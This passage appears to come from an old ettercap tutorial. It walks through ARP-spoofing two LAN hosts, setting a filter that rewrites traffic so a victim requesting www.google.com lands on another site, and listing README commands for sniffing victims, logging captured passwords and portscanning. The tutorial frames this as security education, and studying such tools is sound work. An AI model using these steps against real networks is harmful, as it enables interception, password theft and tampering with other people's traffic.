
```
                               ettercap 0.6.a
SOURCE:       192.168.1.1  <──┐  Filter:  OFF
      ┌Help Window──────────────────────────────────────────────────┐sed) |
- ett │                                                             │
      │ [qQ][F10] - quit                                            │
      │ [return]  - sniff the selected connection                   │
      │ [xX]      - Packet Forge                                    │
      │ [aA]      - enable/disable ACTIVE password collectors       │
      │ [fF]      - set/edit filters chains                         │
      │ [lL]      - log all collected passwords to a file           │
      │ [kK]      - kill the connection (be careful !)              │
      │ [pP]      - plugin management                               │
      │ [iI]      - plugin output window                            │
      │ [oO]      - passive scanning of the LAN                     │
      │ [dD]      - resolve ip via DNS                              │
      │ [rR]      - refresh the list                                │
      │                                                             │
      └─────────────────────────────────────────────────────────────┘
```

So we've ARP spoofed a few connections…weeeha. Where's the "*Beyond*" you promised?

Well, the beyond bit lies in the fact the EtterCap can intervene in the traffic stream, and modify strings out our will! The implications of this are endless, but I'll give a short demonstration of this capability.


Say you wanted to replace a TCP stream of a WWW session, so that every time the address www.google.com would redirect you to www.mutsonline.com.

1. **Chose the Spoofed source and destination computers, as shown before, and start the spoofing process.**




```
                                    ettercap 0.6.a
SOURCE:      192.168.1.1     00:20:18:8A:12:78

DEST   :    192.168.1.138    00:90:D0:23:D4:E6

              4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
                 1)    192.168.1.10          1)    192.168.1.10
                 2)     192.168.1.1          2)     192.168.1.1
                 3)    192.168.1.14          3)    192.168.1.14
                 4)   192.168.1.138          4)   192.168.1.138

    Your IP: 192.168.1.10 MAC: 00:02:B3:20:23:C2 Iface: dev1 Link: SWITCH
  Host: Unknown host (192.168.1.1) : 00:20:18:8A:12:78
  Host: Unknown host (192.168.1.138) : 00:90:D0:23:D4:E6
```

2. **Press "F" to edit your filters:**



```
                                    ettercap 0.6.a
SOURCE:      192.168.1.1   <--┐    Filter: OFF
                              ├--  doppleganger - illithid (ARP Based) - ettercap
DEST   :    192.168.1.138  <--┘    Active Dissector: ON
         Filters :


              S] Filters on Source : OFF W] Edit filter chain

              D] Filters on Dest   : OFF E] Edit filter chain


    Your                                                              H
```


3. We want to edit the "Filters on source" to replace www.google.com to www.mutsonline.com on destination port 80. To do this, we press "W" to enter the Source filters. We then press "A" to add a filter. Choose the specified filter (in case we have a few) and press enter to edit it. Add the required input to create your filter.



```
                                    ettercap 0.6.a
SOURCE:      192.168.1.1   <──┐     Filter:  OFF
                              ├─   dopplеganger - illithid (ARP Based) - ettercap
DEST   :    192 ┌Define a filter:

       Fil Protocol (Tcp/Udp) : tcp
        0  Source Port :
           Dest Port : 80
           Search : www.google.com

           Action (Drop/Replace/Log) : R

           Replace : www.mutsonline.com
           Goto if match :
           Goto if doesn't match : _

    Your                                                                H
```


4. Pressinq "Q" will exit this screen and ask us if we want to save our filter. Choose "yes".

5. We are now back at the filter screen. Notice that we just made the filter, we still have not ACTIVATED it (both filters are "OFF").




```
                                    ettercap 0.6.a
SOURCE:      192.168.1.1   <──┐     Filter:  OFF
                              ├─   doppleganger - illithid (ARP Based) - ettercap
DEST   :    192.168.1.138  <──┘     Active Dissector: ON

         Filters :


             S] Filters on Source : OFF W] Edit filter chain

             D] Filters on Dest   : OFF E] Edit filter chain


    Your                                                                H
```

6. To activate the filter we need to press "S", and then we should see the filter status turn to "ON".



```
SOURCE:      192.168.1.1   <─┐   ettercap 0.6.a
                             │   Filter:  ON
                             ├─  doppleganger - illithid (ARP Based) - ettercap
DEST   :   192.168.1.138   <─┘   Active Dissector: ON

            Filters :

                 S] Filters on Source : ON  W] Edit filter chain
                 D] Filters on Dest   : OFF E] Edit filter chain

   Your                                                              H
```

7. We now try to surf to www.google.com on the attacked machine:



Mutsonline.Com - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.google.com/
MutsOnline.Com
the future of th
Home
Chat
Downloads
Online Course
Site Menu
Home
Contact Me

Security Through Hacking

This site is dedicated to the education of hacking techniques and tools
our skills in Network Security. As System Administrators we are often

ouch…

Think of all the insidious deeds that can be done using ettercap. Replacing emails, passwords, basically – anything you want. Freaky no?

A FEW EXAMPLES from the EtterCap Readme PDF:

```
ettercap -b
```

Use broadcast ping to scan the LAN instead of ARP request all the subnet IPs.

```
ettercap -s 192.168.0.1 192.168.0.2
```

Enter the interactive mode and sniff only the connections between 192.168.0.1 and 192.168.0.2

```
ettercap -zs -e etter.conf
```

Use the IP based sniffing mode and load the other option from the config file (etter.conf). Note that options in the file override command line.

```
ettercap -Nzs victim.my.net ANY:80
```

Sniffs in console mode (non interactive) only the connection to and from "victim.my.net" starting or ending to all other hosts but on port 80 (www). data are dumped in ASCII mode. to dump in HEX mode add the -x option.

```
ettercap -NRzs remote.host.net:23 my.local.host.com
```

Useful to sniffs in console mode (non interactive) all the connection on a remote LAN on which you are executing ettercap. this example will prevent to show your telnet (:23) connection from "my.local.host.com" to "remote.host.net".

```
ettercap -Nclg
```

This will provide you the entire list of hosts in the LAN. Will check if someone is poisoning you and will report its IP. Will tell you if you are on a switched LAN or not.

```
ettercap -NCLzs --quiet
```

This will detach ettercap from console and log to a file all the collected password. Only works if the LAN is hubbed, or if collected password are directed to your host.

```
ettercap -Np ooze victim.mynet.org
```

Launch the plugin "ooze" that will portscan the host "victim.mynet.org" that will be translated with the right IP